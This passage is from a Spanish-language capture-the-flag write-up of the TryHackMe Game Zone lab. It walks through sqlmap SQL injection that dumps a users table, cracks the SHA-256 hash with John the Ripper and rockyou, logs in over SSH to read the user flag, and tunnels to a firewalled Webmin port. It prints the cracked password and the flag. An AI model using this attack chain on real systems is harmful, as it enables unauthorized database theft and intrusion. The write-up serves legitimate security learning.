searchitem=ConsultaHTTP
```

A continuación, podemos utilizare SQLMap para utilizar nuestra sesión de usuario autenticada probará diferentes métodos e identificará el que es vulnerable. Con el siguiente comando: ``sqlmap -r buscaritem_peticion_http.txt --dbms=mysql --dump

Luego crackearemos el hash que ha encontrado, he usado el sha256, que viene por defecto, volcamos la base de datos y encontramos el hash y el nombre de usuario del administrador:


username:
agent47
pwd:
ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14



```
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[21:27:56] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[21:28:02] [INFO] starting dictionary-based cracking (sha256_generic_passwd)
[21:28:02] [INFO] starting 4 processes
[21:28:22] [WARNING] no clear password(s) found
Database: db
Table: users
[1 entry]
+------------------------------------------------------------------+----------+
| pwd                                                              | username |
+------------------------------------------------------------------+----------+
| ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14 | agent47  |
+------------------------------------------------------------------+----------+

[21:28:22] [INFO] table 'db.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.84.189/dump/db/users.csv'
[21:28:22] [INFO] fetching columns for table 'post' in database 'db'
[21:28:22] [INFO] fetching entries for table 'post' in database 'db'
Database: db
Table: post
[5 entries]
+----+--------------------------------+--------------------------------------------------------------------------------------------------------
---------------------------------------------------------------------------------+
| id | name                           | description
                                                                                 |
+----+--------------------------------+--------------------------------------------------------------------------------------------------------
---------------------------------------------------------------------------------+
| 1  | Mortal Kombat 11               | Its a rare fighting game that hits just about every note as strongly as Mortal Kombat 11 does. Everything fro
thodical and deep combat.                                                        |
| 2  | Marvel Ultimate Alliance 3     | Switch owners will find plenty of content to chew through, particularly with friends, and while it may be the
equivalent to a Hulk Smash, that isnt to say that it isnt a rollicking good time. |
| 3  | SWBF2 2005                     | Best game ever
                                                                                 |
| 4  | Hitman 2                       | Hitman 2 doesnt add much of note to the structure of its predecessor and thus feels more like Hitman 1.5 than
blown sequel. But thats not a bad thing.                                         |
| 5  | Call of Duty: Modern Warfare 2 | When you look at the total package, Call of Duty: Modern Warfare 2 is hands-down one of the best first-person
s out there, and a truly amazing offering across any system.                     |
+----+--------------------------------+--------------------------------------------------------------------------------------------------------
---------------------------------------------------------------------------------+

[21:28:22] [INFO] table 'db.post' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.84.189/dump/db/post.csv'
```


Utilizare jhontheripper para romper el hash, con el siguiente comando:

`john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --form=Raw-SHA256`



```
┌──(kali㉿kali)-[~/tryhackme/gamezone]
└─$ echo 'ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14' > hash.txt

┌──(kali㉿kali)-[~/tryhackme/gamezone]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA256
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
videogamer124    (?)
1g 0:00:00:00 DONE (2023-11-11 21:54) 2.272g/s 6702Kp/s 6702Kc/s 6702KC/s vimivi..vainlove
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/tryhackme/gamezone]
└─$ 
```


Nos conectamos por ssh con el usuario y la contraseña y obtenemos la bandera.



```
┌──(kali㉿kali)-[~/tryhackme/gamezone]
└─$ ls
buscaritem_peticion_http.txt  hash.txt  tcp_scan.txt

┌──(kali㉿kali)-[~/tryhackme/gamezone]
└─$ ssh agent47@10.10.84.189
agent47@10.10.84.189's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

109 packages can be updated.
68 updates are security updates.


Last login: Fri Aug 16 17:52:04 2019 from 192.168.1.147
agent47@gamezone:~$ ls
user.txt
agent47@gamezone:~$ cat user.txt
649ac17b1480ac13ef1e4fa579dac95c
agent47@gamezone:~$ 
```


Escalación de privilegios

Luego hacemos portfortwarding y comprobamos cuantos sockets tcp hay abiertos.




```
┌──(kali㉿kali)-[~/tryhackme/gamezone]
└─$ ssh -L 9000:10.10.84.189:22
usage: ssh [-46AaCfGgKkMNnqsTtVvXxYy] [-B bind_interface] [-b bind_address]
           [-c cipher_spec] [-D [bind_address:]port] [-E log_file]
           [-e escape_char] [-F configfile] [-I pkcs11] [-i identity_file]
           [-J destination] [-L address] [-l login_name] [-m mac_spec]
           [-O ctl_cmd] [-o option] [-P tag] [-p port] [-Q query_option]
           [-R address] [-S ctl_path] [-W host:port] [-w local_tun[:remote_tun]]
           destination [command [argument ...]]

┌──(kali㉿kali)-[~/tryhackme/gamezone]
└─$ ssh -L 9000:10.10.84.189:22 agent47@10.10.84.189
agent47@10.10.84.189's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

109 packages can be updated.
68 updates are security updates.


Last login: Sat Nov 11 13:12:17 2023 from 10.11.58.254
agent47@gamezone:~$ ss -tulpn
Netid State      Recv-Q Send-Q                                       Local Address:Port
udp   UNCONN     0      0                                                        *:10000
udp   UNCONN     0      0                                                        *:68
tcp   LISTEN     0      128                                                      *:10000
tcp   LISTEN     0      128                                                      *:22
tcp   LISTEN     0      80                                              127.0.0.1:3306
tcp   LISTEN     0      128                                                    :::80
```

Podemos ver que un servicio que se ejecuta en el puerto 10000 está bloqueado a través de una regla de firewall desde el exterior (podemos ver esto en la lista IPtable. Podemos hacer un tunel SSH local, para poder comprobar el servicio.



```
┌──(kali㉿kali)-[~/tryhackme/gamezone]
└─$ ssh -L 10000:localhost:10000 agent47@10.10.84.189
agent47@10.10.84.189's password:
Permission denied, please try again.
agent47@10.10.84.189's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

109 packages can be updated.
68 updates are security updates.


Last login: Sat Nov 11 13:20:07 2023 from 10.11.58.254
agent47@gamezone:~$ 
```

Entrando desde el navegador a localhost:10000 verificamos el sitio web que antes no nos dejaba acceder por el firewall.



Login to Webmin

You must enter a username and password to login to the Webmin server on localhost.

